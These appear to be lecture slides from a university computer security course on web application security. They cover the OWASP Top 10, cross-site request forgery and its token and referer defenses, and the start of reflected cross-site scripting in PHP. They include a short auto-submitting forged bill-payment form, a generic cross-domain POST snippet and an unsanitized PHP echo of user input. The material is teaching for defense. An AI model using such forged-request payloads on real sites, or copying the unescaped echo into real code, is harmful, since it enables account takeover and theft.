

CSE 484 / CSE M 584: Computer Security and Privacy

Web Security: Web Application Security

Spring 2015


Franziska (Franzi) Roesner
franzi@cs.washington.edu

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Web Applications

- Big trend: software as a Web-based service
 - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
 - Cloud computing
- Applications hosted on Web servers
 - Written in a mixture of PHP, Ruby, Java, Perl, ASP
- Security is rarely the main concern
 - Poorly written scripts with inadequate input validation
 - Sensitive data stored in world-readable files

Dynamic Web Application




OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

Cross-Site Request Forgery (CSRF/XSRF)

Cookie-Based Authentication Redux



Browser Sandbox Redux

- Based on the same origin policy (SOP)
- **Active content (scripts) can send anywhere!**
 - Some ports inaccessible - e.g., SMTP (email)
- Can only read response from the same origin
 - This is why cross-origin XMLHttpRequests are blocked (unless explicitly permitted) but cross-origin GETs and POSTs are allowed

Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
 - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form name=BillPayForm
```


```
action=http://bank.com/BillPay.php>
```

```
<input name=recipient value=badguy> ...
```

```
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen

Cookies in Forged Requests



User credentials automatically sent by browser

Sending a Cross-Domain POST


```
<form method="POST" action=http://othersite.com/action >
```

```
...  
</form>
```

```
<script>document.forms[0].submit()</script> submit post
```


- Hidden iframe can do this in the background
- User visits a malicious page, browser submits form on behalf of the user
 - Hijack any ongoing session (if no protection)
 - Netflix: change account settings, Gmail: steal contacts, Amazon: one-click purchase
 - Reprogram the user's home router
 - Many other attacks possible

XSRF (aka CSRF): Summary



Q: how long do you stay logged on to Gmail? Financial sites?

XSRF True Story [Alex Stamos]




Hidden iframes submitted forms that...

- Changed user's email notification settings
- Linked a new checking account
- Transferred out \$5,000
- Unlinked the account
- Restored email notifications

Broader View of XSRF

- Abuse of cross-site data export
 - SOP does not control data export
 - Malicious webpage can initiate requests from the user's browser to an honest server
 - Server thinks requests are part of the established session between the browser and the server (automatically sends cookies)
- Many reasons for XSRF attacks, not just “session riding”

Login XSRF: Attacker logs you in as them!



XSRF Defenses

- Secret validation token



```
<input type=hidden value=23a3af01b>
```

- Referer validation

The image shows the Facebook logo, a blue rectangle with the word 'facebook' in white lowercase letters.

```
Referer:  
http://www.facebook.com/home.php
```

Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```

- “Synchronizer Token Pattern”
- Include a **secret challenge token** as a hidden input in forms
 - Token often based on user’s session ID
 - Server must verify correctness of token before executing sensitive operations
- Why does this work?
 - **Same-origin policy**: attacker can’t read token out of legitimate forms loaded in user’s browser, so can’t create fake forms with correct token

Referer Validation

Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

Remember me

[Login](#) or [Sign up for Facebook](#)

[Forgot your password?](#)



Referer:
`http://www.facebook.com/home.php`



Referer:
`http://www.evil.com/attack.html`



Referer:

- **Lenient** referer checking – header is optional
- **Strict** referer checking – header is required

Why Not Always Strict Checking?

- Why might the referer header be suppressed?
 - Stripped by the organization's network filter
 - For example, <http://intranet.corp.apple.com/projects/iphone/competitors.html>
 - Stripped by the local machine
 - Stripped by the browser for HTTPS → HTTP transitions
 - User preference in browser
 - Buggy browser
- Web applications can't afford to block these users
- Referer rarely suppressed over HTTPS
 - Logins typically use HTTPS – helps against login XSRF!

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```
- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";  
or $user = "world"; echo "Hello" . $user . "!";
```
- Form data in global arrays `$_GET`, `$_POST`, ...

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

`http://naive.com/search.php?term="Justin Bieber"`



The diagram consists of two ovals. The top oval contains the text `"Justin Bieber"` from the URL above. An arrow points from the right side of this oval to the right side of a second oval below it. This second oval contains the code snippet `<?php echo $_GET[term] ?>` from the HTML response below.

search.php responds with

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>... </body>
```

Or

`GET/ hello.cgi?name=Bob`

hello.cgi responds with

```
<html>Welcome, dear Bob</html>
```

Echoing / “Reflecting” User Input

naive.com/hello.cgi?
name=Bob

